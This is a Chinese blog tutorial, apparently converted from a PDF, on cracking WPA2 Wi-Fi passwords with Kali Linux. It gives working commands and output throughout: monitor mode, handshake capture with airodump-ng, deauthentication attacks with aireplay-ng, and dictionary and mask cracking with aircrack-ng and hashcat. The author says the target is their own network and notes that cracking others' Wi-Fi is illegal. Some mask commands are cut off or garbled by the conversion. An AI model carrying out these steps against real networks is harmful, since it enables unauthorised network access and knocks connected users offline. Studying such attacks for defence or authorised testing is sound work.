
# Louis Blog

# Kali Linux 高效破解Wifi密码

起因是最近买了个Wifi Pineapple,感觉无线安全挺有意思,再加上网上破解Wifi的教程要么跑不起来、要么不是很详细,所以就准备写这篇文章。

# 前期准备

- 1.支持监听模式的无线网卡,我这里是小米的无线网卡
- 2.Kali Linux, 我这里是VMware虚拟机
- 1. 挂载网卡



### 2. 下载密码字典

- 1 curl -L -o rockyou.txt https://github.com/brannondorsey/naive-hashcat/releases
- 2 # 比较常用的密码字典,不是很大,国内Wifi成功率不会很高

## 开始破解


- 1. 检查网卡是否支持监听
  - 1 airmon-ng
  - 2 # 出现为wlan0的网卡则支持

## 2. 开启

- 1 airmon-ng start wlan0
- 2 # 开启后名称变成了wlan0mon


## 3. 搜索附近的网络

- 1 airodump-ng wlan0mon
- 2 # 这里使用自己的Wifi作为对象,私自破解他人Wifi属于违法行为



## 4. 抓取握手包

- 1 airodump-ng -c 11 --bssid 74:7D:24:77:2B:6F -w ~/ wlan0mon
- 2 # -c 为信道,这里主要是需要包含密码信息的数据包



- 5. 攻击, 使目标设备断开重新连接, 以便获取握手包
  - 1 aireplay-ng -0 2 -a 74:7D:24:77:2B:6F -c 84:89:AD:6F:60:6F wlan0mon
  - 2 # -a Wifi热点的BSSID -c 攻击设备的MAC地址

```
root@kali:~/文档# aireplay-ng -0 2 -a 74:7D:24:77:2B:6F -c 84:89:AD:6F:60:6F wl anomon 18:18:49 Waiting for beacon frame (BSSID: 74:7D:24:77:2B:6F) on channel 11 (E) 18:18:49 Sending 64 directed DeAuth (code 7). STMAC: [84:89:AD:6F:60:6F] [ 0] 18:18:49 Sending 64 directed DeAuth (code 7). STMAC: [84:89:AD:6F:60:6F] [ 0] 18:18:49 Sending 64 directed DeAuth (code 7). STMAC: [84:89:AD:6F:60:6F] [ 0] 18:18:49 Sending 64 directed DeAuth (code 7). STMAC: [84:89:AD:6F:60:6F] [ 0] 18:18:49 Sending 64 directed DeAuth (code 7). STMAC: [84:89:AD:6F:60:6F] [ 0] 18:18:49 Sending 64 directed DeAuth (code 7). STMAC: [84:89:AD:6F:60:6F] [ 0] 18:18:49 Sending 64 directed DeAuth (code 7). STMAC: [84:89:AD:6F:60:6F] [ 0]
```

6. 耐心等待设备重新连接以抓取认证数据包


```
CH 11 ] [ Elapsed: 3 mins ] [ 2018-10-22 18:21 ] [ WPA handshake: 74:7D:24:77:2B:6F
                                                                                      BSSID
                   PWR RXQ Beacons
                                                   CH MB
                                                             ENC CIPHER AUTH ESSID
                                       #Data, #/s
74:7D:24:77:2B:6F -51 85
                               1480
                                       145
                                                2 11 260 WPA2 CCMP
                                                                         PSK @PHICOMM 6E
                              06-w -/ wliPWRnon Rate
BSSID
                   STATION
                                                    Lost
                                                             Frames Probe
74:7D:24:77:2B:6F DC:A4:CA:84:E5:34
                                       -1
                                             1e- 0
                                                        0
                                                                  3
74:7D:24:77:2B:6F
                   78:7E:61:E4:C7:0B
                                       -1
                                             1e- 0
                                                        0
                                                                  3
                   A4:5E:60:F0:43:1D
74:7D:24:77:2B:6F
                                                        0
                                      - 34
                                             1e- 1e
                                                                410
74:7D:24:77:2B:6F
                   70:F1:1C:14:F8:28
                                      - 78
                                             1e- 1e
                                                        0
                                                                267
74:7D:24:77:2B:6F
                   84:89:AD:6F:60:6F
                                      -72
                                             1e- 1
                                                        0
                                                                263
```

成功后可终止命令。



#### 7. 暴力破解

1 aircrack-ng -a2 -b 74:7D:24:77:2B:6F -w rockyou.txt ~/\*.cap



这里已经破解成功了,由于自己的密码并不是很复杂,所以很快就完成了破解,实际使用中使用这个密码字典成功率不会很高,需要使用更大的字典才行。

但更大的字典意味着破解速度会被无限拉长。。

所以下面使用Hashcat来破解密码,实际测试下来,速度确实快了几倍。

# 使用Hashcat破解

官方介绍是: Hashcat是当前速度最快、最先进的开源密码恢复工具。

我这边测试的是使用GPU破解,所以将环境转移到了Windows下。

#### 1. 格式转换

- 1 # https://github.com/hashcat/hashcat-utils/releases
- 2 # 下载转换工具,将cap文件转换为hccapx文件
- 3 ./cap2hccapx.exe -01.cap 01.hccapx

#### 2. 使用密码字典破解

- 1 # https://github.com/hashcat/hashcat/releases
- 2 # 下载 Hashcat, 开始破解
- 3 .\hashcat64.exe -m 2500 01.hccapx .\rockyou.txt

```
PS C:\Users\[ ____\Downloads\hashcat-4.2.1> .\hashcat64.exe -m 2500 01.hccapx .\rockyou.txt
hashcat (v4.2.1) starting...
 OpenCL Platform #1: NVIDIA Corporation
 * Device #1: GeForce GTX 970, 1024/4096 MB allocatable, 13MCU
Hashes: 4 digests: 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
 Applicable optimizers:
   * Zero-Byte
* Single-Salt

    * Slow-Hash-SIMD-LOOP

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
 Watchdog: Temperature abort trigger set to 90c
 Dictionary cache built:
 * Filename..: \rockyou.txt
* Passwords.: 14344392
* Bytes....: 139422209
 * Keyspace..: 14344385
 * Runtime...: 1 sec
 3fecb688c8ff22bb547589fa7ae77e46:747d24772b6f:a45e60f0431d:@PHICOMM_6E:=========
 8518ce1d90e3361e149d103ca0f481e2:747d24772b6f:a45e60f0431d:@PHICOMM 6E: 321
Session....: hashcat
Status....: Cracked
Hash.Type...: WPA-EAPOL-PBKDF2
Hash.Target...: 01.hccapx
Time.Started...: Mon Oct 22 18:33:50 2018 (3 secs)
Time.Estimated...: Mon Oct 22 18:33:53 2018 (0 secs)
Guess.Base...: File (.\rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.Dev.#1...: 155.8 kH/s (10.23ms) @ Accel:32 Loops:16 Thr:1024 Vec:1
Recovered...: 2/2 (100.00%) Digests, 1/1 (100.00%) Salts
Progress...: 915933/14344385 (6.39%)
Rejected....: 489949/915933 (53.49%)
Restore.Point..: 0/14344385 (0.00%)
Candidates.#1..: 123456789 -> jaqf8vff
HWMon.Dev.#1..: Temp: 52c Fan: 33% Util: 98% Core:1252MHz Mem:3004MHz Bus:16
 Session.....: hashcat
 Started: Mon Oct 22 18:33:41 2018
Stopped: Mon Oct 22 18:33:54 2018
```

#### 完成,速度超快!

#### 3. 使用掩码破解

- 1 # 知道密码长度使用此模式还行,如果不知道。。
- 2 .\hashcat64.exe -m 2500 -a 3 01.hccapx -1 ?1?d ?1?1?1?1?1?1?1?1?1?1?
- 3 1 ?1?u ?1?1?1?1?1?1?1?1
- 4 # 指定11位
- 5 .\hashcat64.exe -m 2500 -a 3 01.hccapx --increment --increment-min=8 --increme
- 6 # 从8位破解到15位,超高难度
- 7 # 显卡不行,所以就不测试该模式的时间了

#### 4. 常见问题



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